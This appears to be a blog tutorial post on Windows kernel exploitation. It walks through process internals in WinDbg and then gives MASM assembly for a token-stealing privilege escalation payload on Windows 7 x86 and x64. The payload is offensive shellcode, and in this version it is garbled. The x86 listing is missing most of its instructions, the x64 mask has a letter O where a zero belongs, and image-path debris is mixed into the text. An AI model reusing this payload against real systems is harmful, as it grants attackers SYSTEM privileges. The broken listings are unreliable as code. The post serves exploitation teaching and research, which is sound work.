Monday, January 1, 2018 Kernel Exploitation

[Kernel Exploitation] 2: Payloads

This post is dedicated to dissecting payloads to be used later on in this tutorial. Whenever a payload is used, it will be added here.

Repo with all code can be found here.

- 1. Token Stealing Payload
 - Windows 7 x86 SP1
 - Windows 7 x64 SP1

Some notes to keep in mind

- Sometimes you're able to control the return address of a function, in this case you can point it to your user-mode buffer only if SMEP is disabled.
- Payloads have to reside in an executable memory segment. If you define it as a read-only hex string or
 any other combination that doesn't have execute permissions, shellcode execution will fail due to DEP
 (Data Execution Prevention).
- Payloads are in assembly. Unless you enjoy copying hex strings, I recommend compiling ASM on the fly in a Visual Studio project. This works for x86 and x64 payloads and saves you the headache of removing function prologues/epilogues, creating a RWX buffer and copying shellcode or not being able to write x64 ASM inline.

Setup can be found here.

Lots of other options exist like 1) using masm and copying shellcode to a RWX buffer at runtime, 2) using a naked function but that's only for x86 or 3) inline ASM which again works only for x86.

Generic x86 payload wrapper

```
.386
.model flat, c ; cdecl / stdcall
ASSUME FS:NOTHING
.code
PUBLIC PAYLOAD
PAYLOAD proc

; Payload here

PAYLOAD ENDP
end
```

Generic x64 payload wrapper

```
.code
PUBLIC PAYLOAD
PAYLOAD proc
; Payload here
PAYLOAD ENDP end
```

Process internals crash course

• Every Windows process is represented by an **EPROCESS** structure.

```
dt nt!_EPROCESS optional_process_address
```

• Most of EPROCESS structures exist in kernel-space, PEB exists in user-space so user-mode code can interact with it. This stucture can be shown using dt nt! PEB optional process address or

!peb if you're in a process context.

```
kd> !process 0 0 explorer.exe
PROCESS ffff9384fb0c35c0
    SessionId: 1 Cid: 0fc4 Peb: 00bc3000 ParentCid: 0fb4
   DirBase: 3a1df000 ObjectTable: ffffaa88aa0de500 HandleCount: 1729.
   Image: explorer.exe
kd> .process /i ffff9384fb0c35c0
You need to continue execution (press 'q' <enter>) for the context
to be switched. When the debugger breaks in again, you will be in
the new process context.
Break instruction exception - code 80000003 (first chance)
nt!DbgBreakPointWithStatus:
fffff802`80002c60 cc int 3
kd> !peb
PEB at 0000000000bc3000
    InheritedAddressSpace: No
    ReadImageFileExecOptions: No
```

- EPROCESS structure contains a Token field that tells the system what privileges this process holds. A privileged process (like System) is what we aim for. If we're able to steal this token and overwrite the current process's token with that value, current process will run with higher privileges than it's intented to. This is called privilege escalation/elevation.
- Offsets differ per operating system, you'll need to update payloads with the appropriate values. WinDBG is your friend.

Token Stealing Payload

Imagine we can execute any code we want with the goal of replacing the current process token with a more privileged one, where do we go? PCR struct is an excellent option for us as its location doesn't change. With

```
some WinDBG help we'll be able to find the EPROCESS of the current process and replace its token with that
of System (PID 4).
1. Finding PCR
PCR is at a fixed location (gs:[0] and fs:[0] for x64/x86)
2. Locating PcrbData
 kd> dt nt! KPCR
   +0x050 Irql : UChar
    +0x051 SecondLevelCacheAssociativity : UChar
    +0x052 ObsoleteNumber : UChar
    +0x062 MinorVersion : Uint2B
    +0x064 StallScaleFactor : Uint4B
    +0x068 Unused1 : [3] Ptr64 Void
    +0x080 KernelReserved : [15] Uint4B
    +0x0bc SecondLevelCacheSize : Uint4B
    +0x100 Unused2 : Uint4B
```

3. Locating CurrentThread

4. Locating current process EPROCESS

More of the same, EPROCESS address is at KTHREAD.ApcState.Process.

5. Locating SYSTEM EPROCESS

Using _EPROCESS.ActiveProcessLinks.Flink linked list we're able to iterate over processes. Every iteration we need to check if UniqueProcessId equals 4 as that's the System process PID.

6. Replacing the token

If it's a match we overwrite the target process Token with that of SYSTEM.

Notice that Token is of type <code>_EX_FAST_REF</code> and the lower 4 bits aren't part of it.

```
kd> dt _EX_FAST_REF

ntdll!_EX_FAST_REF

+0x000 Object : Ptr64 Void

+0x000 RefCnt : Pos 0, 4 Bits

+0x000 Value : Uint8B
```

Normally you want to keep that value when replacing the token, but I haven't run into issues for not replacing it before.


Token Stealing Payload Windows 7 x86 SP1


```
mov eax, DWORD PTR fs: [eax + 124h] ; Get nt! KPCR.PcrbData.CurrentThread
mov eax, [eax + 50h]
mov eax, [eax + 0B8h]
cmp[eax + 0B4h], edx
mov edx, [eax + 0F8h]
mov[ecx + 0F8h], edx
```

Token Stealing Payload Windows 7 x64

```
mov rax, gs:[rax + 188h]
mov rax, [rax + 70h]
SearchSystemPID:
mov rax, [rax + 188h]
cmp[rax + 180h], rdx
jne SearchSystemPID
mov rdx, [rax + 208h]
and rdx, Offffffffffffffh
mov[rcx + 208h], rdx
```

-Abatchy











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